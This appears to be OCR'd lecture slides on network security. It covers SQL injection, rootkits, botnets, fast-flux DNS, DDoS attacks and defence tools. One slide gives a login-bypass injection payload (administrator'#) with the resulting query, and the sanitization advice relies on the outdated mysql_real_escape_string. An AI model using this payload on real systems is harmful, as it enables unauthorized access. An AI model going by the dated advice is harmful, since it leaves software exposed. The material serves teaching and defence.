
```
$query = "SELECT username,password FROM login WHERE
username='$username' AND password='$password'";
```



SQL injection attack


- Username: administrator'#
  - #: indicating the start of line comment that is generally useful for ignoring rest of the query
  - Password in the rest of the SQL query will be ignored
- Password: anything

```
$query = "SELECT username,password FROM login WHERE
username='administrator'# AND password='$password'";
```



SQL injection success

- The attacker gains administrator privilege by dropping password verification




SQL injection protection

- Filter input to get rid of malicious syntax
  - Scan source code: e.g., Microsoft SQL Source Code Analysis Tool
  - Scan URL: e.g., Microsoft UrlScan
  - Scan whole site: e.g. HP Scrawlr
  - Sanitize user input forms by secure programming
- Restrict input fields to the absolute minimum: usually anywhere from 7-12 characters
- Validate any data: e.g., a user inputs an age, make sure the input is an integer with 3 digits maximum

Sanitization of SQL input

- mysql_real_escape_string: filter a string that is going to be used in a MySQL query and return the same string with all SQL Injection attempts safely escaped

```
$username = mysql_real_escape_string($username_bad);
```



Rootkits

- Rootkits are a type of stealth technology to hide in the dark corners of an infected PC and evade detection
- Top rootkits in 2009
  - Alureon, Cutwail, Rustock, Hupigon, Rootkitdrv, Mader, Srizbi, Vanti, Omexo, Haxdoor, Bagle, Xantvi, Sinowal, Protmin, Emold
  - http://blogs.technet.com/mmpc/archive/2010/01/07/some-observations-on-rootkits.aspx
- Rootkits hide their malicious binaries on disk in predetermined locations. Here are the most popular locations on the hard disk:

Rank	Location	Example
1	%system%\drivers	c:\windows\system32\drivers
2	user temp	c:\Users\username\AppData\Local\Temp
3	%system%	c:\windows\system32
4	system drive root	c:\
5	windows temp	c:\windows\temp
6	%windows%	c:\windows
7	install folder	location installer was run from

Botnets

- Attackers use malware to infiltrate a computer and make it part of a botnet
- Botnets consist of thousands of malware-compromised computers (botnet nodes or "zombies")
- Botnets have been used for large-scale online criminal activity
  - The core of criminal activity on the Internet
- The people controlling botnets can
  - send out massive amounts of spam, attack websites, or engage in other nefarious behavior without the risk of revealing identity
  - rent out the processing power and bandwidth of these subverted computers to others
  - Conduct illegal practices, including online pharmacy shops, money laundry, money laundry money mule recruitment sites, phishing websites, extreme/illegal adult content, malicious browser exploit websites, and the distribution of malware downloads

Money mule

- Someone acts as an intermediary in transferring or withdrawing money often involved in fraud
  - For example, a criminal
    - steal money out of someone's bank account
    - transfer it to the money mule's bank account
    - then have the money mule withdraw the funds and send them to a location for another person's salary, payment and so on, perhaps in a different country
- What is unique about some current money mule scams is that the money mule may think they are working for a legitimate company, not realizing they are in money laundering schemes
- Often the money mule is actually just another victim in a chain of other victims

Botnets Trend

- For-profit criminal activity
- One of the most effective botnets of 2008 was Asprox
  - an old Trojan that was used to create a very sophisticated botnet
  - used in thousands of SQL injection attacks
  - This SQL injection tool looks legitimate to users of infected computers, because it is running as "Microsoft Security Center Extension" (msscntr32.exe)
  - using Google to scan the Web for Active Server Pages (.asp), which can be susceptible to SQL exploits
  - When the SQL injection tool finds vulnerable pages, it inserts a malicious iFrame into page content
  - The iFrame invisibly redirects a site visitor's browser to malware sites that try various methods of infecting the victim's computer
  - Cisco data showed that at its peak, Asprox was successfully iFrame-injecting 31,000 different websites per day (source: Cisco 2008 Annual Security Report)

Botnets Trend (2)

- The domain name of this site keeps changing because all botnet nodes are synchronized to contact this site using new domain names (NS RR) and the operator of the site registers the domain names for the site just in time for their use
  - TippingPoint identified this mechanizms
- This evasion technique makes it difficult to track down the command and control operation of a botnet
- Botnet management and dashboard-type tools
- Move to P2P control structures (rather than IRC) with redundancy and security
- Evidence of botnet-on-botnet warfare
  - DoS server by multiple IRC connections ("cloning")
    - Turf protection

Botnets Trend (3)

- Researchers, including Yaneza of Trend Micro, have linked Storm and other botnets with the Russian Business Network (RBN), a shadowy network of malicious code and hacker hosting services
  - Storm was the largest botnet at one time
- Last November, Yaneza and others reported that the RBN pulled up stakes and moved most of its operations to servers based in China
- When the media noted the shift, RBN apparently split its hosting services among several Asian countries, a analyst saw as an attempt to avoid attention and possible action by law enforcement.
- RBN diversified into the 'fly low under the radar'
- Some of the botnets that are most active now have connections to Storm and its creators and managers

Fast-flux botnet

- Every few minutes, e.g. 3 minutes, the malware site operators transfer the task of hosting a malware site from one botnet node to another node
- Round-robin load balancing using multiple IP addresses and a very short Time-To-Live (TTL) for DNS Resource Record (RR)
  - This practice is called "fast-flux," or domain-name kiting
  - Single-flux
    - For example
      - ns.devil.com resides in an externally hosted server
      - many hosts are www.devil.com at different moments
  - Double-flux
    - For example
      - ns.devil.com resides in a botnet
      - many hosts are ns.devil.com and www.devil.com at different moments
- This method prevents some of the firewalls from working, e.g., IP-based ACLs
  - http://www.honeynet.org/papers/ff/: good tutorial


Single Flux and Redirect Layer

- Multiple individual PCs register and de-register their addresses as part of the DNS Type A (address) RR list for a single DNS host name
- This combines round robin DNS with very short TTL (time to live) values to create a constantly changing list of destination addresses for that single DNS host name
- The rapidly changing Type A RR provided by the externally hosted name server points to compromised PCs
- Compromised PCs redirect the http requests to other compromised PCs in the redirect layer
- After enough redirections, the requests finally deliver to the backend http server that contains malware
- Shutting down the externally hosted DNS server can terminate the botnet operations

Redirect Layer and Forensics

- Because of the proxy redirection layer, it is difficult to find evidence of the hosting of malicious content on compromised redirect layer PCs, and traffic logging is usually disabled so audit trails are also limited
  - It can take significant manpower to identify and shut down these core backend servers due to the multiple layers of redirection
  - particularly if backend servers are hosted in territories with lax laws and criminal-friendly hosting services
- .info and .hk are the most commonly abused Top Level Domains (TLDs)
  - This is may be due to the fact that resellers for these domain registrars are more lax in their controls than other TLDs
  - Often these false domains are registered by fraudulent means, such as using stolen credit cards, IDs and bogus registrant account detail

Single Flux botnet




Double Flux (1)

- No externally hosted DNS server: no direct shutdown means
  - For example, devil.com's DNS server is hosted in the backend server
  - .com TLD server provides multiple, round robin NS RRs
  - The Type A RRs for the NS RRs keep changing
    - Multiple compromised PCs register and de-register their IP addresses for serving as name servers for devil.com
    - Those compromised PCs serving as DNS server for devil.com actually redirect the query to backend server
- Double flux provides an additional layer of redundancy and survivability since the DNS server is under its control
- Within a malware attack, the DNS Type A RR of a host/server normally corresponds to a compromised PC that acts as a proxy

Double Flux (2)

- For double-flux techniques to work, the domain registrar need to allow the domain administrator to frequently change the Type NS RR, which is not something that usually occurs in normal domain management
- To make it harder to shut down the fake malware site, both the Type NS and Type A DNS records are constantly changing in double-flux botnet
- Double-flux botnet shows a consistent pattern of between five to ten Type A RR and NS RR

Double-Flux botnet



Botnet as a service

- RSA Anti-Fraud Command Centre (AFCC) cited an increase in the use of the Zeus trojan in attacks against financial institutions (4/30/08)
- AFCC recently traced a new service that does all of the above for would be botnet barons.
  - The service offers access to a bullet-proof hosting server with a built-in Zeus Trojan administration panel and infection tools
  - the service includes all of the required stages in a single package
    - all the fraudster now has to do is pay for the service, access the newly-hired Zeus Trojan server, create infection points and start collecting data
  - Phase one of online threats was stealing credit card numbers, buying stuff on the internet and selling it somewhere else to make a profit
  - Phase two: offering solution as a service

Botnet service

- Zeus Trojan
  - Performs advanced key logging when infected users access specific Web pages
  - The collected information is encrypted when it is sent to the collection point (drop server)
  - SSL is the protocol for security
- AFCC report found that U.S. banks continued to be the dominant target of cyber criminals with 62% of attacks, followed by the U.K. with 11%

Bobax Worm

- Infects machines with high bandwidth
  - Exploits MS LSASS.exe buffer overflow vulnerability
- Slow spreading (and thus hard to detect)
  - On manual command from operator, randomly scans for vulnerable machines
- Installs hacked open relay on infected zombie
  - Once spam zombie added to blacklist, spread to another machine
  - Interesting detection technique: look for botmaster's DNS queries (trying to determine who is blacklisted)

Kraken (aka Bobax) botnet battle

- Kraken: a 495,000-strong botnet of infected computers (4/13/2008, 2nd largest botnet)
- The Kraken botnet virus may have been designed to evade anti-virus software, and is apparently virtually undetectable to conventional anti-virus software
- Infected computers were trying to connect to a master C&C (command and control) server by systematically generating subdomain names from various dynamic DNS (Domain Name System) resolver services
  - Dynamic DNS providers provide a client program that automates the discovery and registration of client's public IP addresses
    - the active DNS configuration of its configured hostnames, addresses or other information stored in DNS
    - Dynamic DNS is not the standards-based DNS Update method
    - E.g. Dynamic DNS provides a residential user's Internet gateway that has a variable, often changing, IP address with a well known hostname resolvable by network applications through standard DNS queries
    - the IP address can be 131.204.111.112 one day, 131.204.45.15 the next, but the DDNS address will always be, say, myhomenet.ddns.org

Kraken (aka Bobax) botnet battle (1)

- Encrypted UDP/TCP 447 between master and bots
- Infected computers are mostly from home broadband users in the United States, the United Kingdom, Spain and Central America
- TippingPoint's counter attack:
  - By reverse-engineering the list of names and successfully registering some of the subdomains Kraken is looking for, TippingPoint can emulate a server and begin to infiltrate the network zombie by zombie
  - Kraken-infected systems worldwide start to connect to a the server under TippingPoint's control (5/10/08)

Srizbi botnet

- Srizbi botnet has continued to grow and now accounts for up to 50% of the spam being filtered by one security company
  - Source: M86 Security Labs, http://www.m86security.com/TRACE/traceitem.asp?article=567
- Srizbi is now the biggest single menace on the Internet, dwarfing even the feared and mysterious Storm
- Having compromised 300,000 PCs around the world, it was now sending out an estimated 60 billion spam e-mails per day

Distributed Denial of Service (DDoS) Attacks

- Overwhelm victim's host/bandwidth and deny service to its legitimate clients
- DoS often exploits the weakness of networking protocols
  - Smurf: ICMP echo request to broadcast address with spoofed victim's address as source
  - Ping of death: ICMP packets with payloads greater than 64K crash older versions of Windows
  - SYN flood: "open TCP connection" requests from a spoofed address
  - UDP flood: exhaust bandwidth by sending thousands of bogus UDP packets
- Command zombies to stage a coordinated attack on the victim

HTTP Layer 7-type attack

- The slow HTTP POST attack works like this:
  - The attacker sends POST headers with a legitimate "content-length" field that lets the Web server know how much data is arriving
  - Once the headers are sent, the POST message body is transmitted at a slow speed to gridlock the connection and use server resources
- Onn Chee says the attack can DDoS a Web server with just tens of thousands of slow HTTP POST connections and take it down within minutes
- IIS servers are also vulnerable to the slow HTTP POST attack. Apache servers are also vulnerable
- It could be used to take down any HTTP or HTTP-S service -- including some SCADA systems
  - HTTP-based SCADA systems are also vulnerable
    - http://www.darkreading.com/vulnerability_management/security/attacks/showArticle.jhtml?articleID=228000532&cid=nl_DR_daily_2010-11-02_html

Defense against Conficker

- Confliker: a Polymorphic malware
- Nmap 4.85 Beta 8, a free tool, sniffs out the notorious Conficker worm on infected PCs by using the same peer-to-peer (P2P) protocol the malware relies on to communicate with its hacker masters
  - Conficker's P2P, which most analysts believe was added as a backup to the HTTP-based command-and-control communications, first appeared in the "c" variant
  - Nmap 4.85 Beta 8, which was released 4/23/2009, includes a script by Ron Bowes that looks for Conficker based on its P2P ports
    - looks for Conficker's [P2P's] listening ports
    - If they respond, the script looks at the replies
    - PC user needs to remove Conflicker
  - Source: Researchers turn Conficker's own P2P protocol against itself, http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9131983&source=NLT_PM

More challenges

- What is even more difficult to defend is a mutation techniques, known as metamorphic malware that disguise itself by dynamically changing its behavior such as invoking different system calls
- The lethal master boot record (MBR) rootkit, such as Sinowal/Mebroot/Torpig Trojan, controls OS bootup and can disable any anti-malware software
  - The detailed report (Brett Stone-Gross, Marco Cova, Lorenzo Cavallaro, Bob Gilbert, Mar tin Szydlowski, Richard Kemmerer, Chris Kruegel, and Giovanni Vigna, "Your Botnet is My Botnet: Analysis of a Botnet Takeover," UCSB Report, May 2009) has shown the underground operation using this MBR malware is in the scale and efficiency beyond what the whitehats can imagine and defend.

Detecting Botnets

- Today's bots are controlled via P2P/IRC and DNS
  - P2P/IRC used to issue commands to zombies
  - DNS used by zombies to find the master, and by the master to find if a zombie has been blacklisted
- IRC/DNS activity is very visible in the network
  - Look for hosts performing scans for IRC channels with a high percentage
    - Used with success at Portland State University
  - Look for hosts who ask many DNS queries, but receive few queries about themselves
- Easily evaded by using encryption and P2P as well as fast-flux DNS

Botnet defense (1)

- Detecting and blocking spyware/malware "phone-home" activity
  - identify and remediate malware-infected systems that are attempting to connect outbound to participate in command and control networks, transmit confidential data, etc
  - It looks for outbound activity from the protected networks to hostile external networks
- Identify malware and associated sites
  - e-mail and Web traffic monitoring system
    - Cisco IronPort SenderBase collects data on more than 30 percent of the world's email and web traffic
    - A highly-diverse group of more than 120,000 organizations, including the largest networks in the world, contributes information to Cisco IronPort SenderBase on 5 billion messages per day
  - Real-time analysis in the Cisco IronPort Threat Operations Center
    - proactively publish reputation scores for such URLs prior to signatures being available from anti-malware vendors

Virus Outbreak Filters Lead Times

- Below are the outbreaks tracked by the IronPort Threat Operations Center (http://www.ironport.com/toc/) and the lead time that IronPort Virus Outbreak Filters provided for each, relative to the signature times of several other anti-virus vendors
- + time: lead time (retrieved 1/18/2010 1:20 AM)

Virus Name	IronPort	Sophos	McAfee	Trend Micro	Symantec
Mal/Generic-A	FIRST 01/13/2010 03:05	+0d 20h 34m	+0d 15h 15m	+0d 0h 23m	Not Published
Troj/DwnLdr-HZX	FIRST 01/11/2010 23:01	+0d 18h 29m	+1d 13h 26m	Not Published	Not Published
Troj/Dloadr-CXS	FIRST 12/14/2009 07:27	+0d 2h 34m	Not Published	+0d 20h 17m	+0d 10h 34m
Troj/Dloadr-CXS	FIRST 12/14/2009 06:13	+0d 20h 4m	Not Published	Not Published	+0d 20h 20m
Troj/TDSS-BS	FIRST 12/12/2009 05:46	+0d 11h 13m	+4d 13h 42m	+6d 21h 28m	Not Published

Botnet defense (2)

- IronPort Web Reputation Filters
  - Exploit Filtering utilizes Cisco IronPort's Web reputation technology to protect users from malware delivered through compromised websites
    - These filters are based on IronPort's SenderBase Network
    - tracking a broad set of more than 40 Web-related parameters
      - E.g., an IP address is on one of the leading blacklists or open proxy lists, DDNS is used, etc.
    - SenderBase may deliver accurate conclusions about any URL
    - If a site becomes compromised and suddenly starts distributing malicious code, this behavior lowers the site's score, causing the site to receive scanning by the IronPort Anti-Malware System

Botnet defense (3)

- Cisco IronPort detects and blocks these new malware URL rapidly
  - Based on IronPort's SenderBase
  - Cisco IronPort's Dynamic Vectoring and Streaming (DVS) engine:
    - designed to accelerate the signature scanning of web content and minimize latency
    - The DVS engine employs sophisticated object parsing and vectoring techniques, along with stream scanning and verdict caching
    - Resulting in increased throughput enables multi-vendor, signature-based spyware and malware filtering

Botnet defense (4)

- Example: Cisco ASA 5500 Series Content Security Edition
  - Cisco ASA is configured to retrieve and install the Cisco Botnet database from Ironport.com
  - The ASA will then dynamically check every 60 minutes for updates to the Botnet database
  - ASA compares the destination addresses outgoing packets with those in its Botnet database
  - When a match is encountered an alert is sent to dash board with the details of the source IP and malicious destination IP
  - Given that all Botnets need to phone home to command and control server, the Botnet traffic filter would be able to identify the compromised hosts
- Similar products are also provided by Trend Micro, McAfee, and so on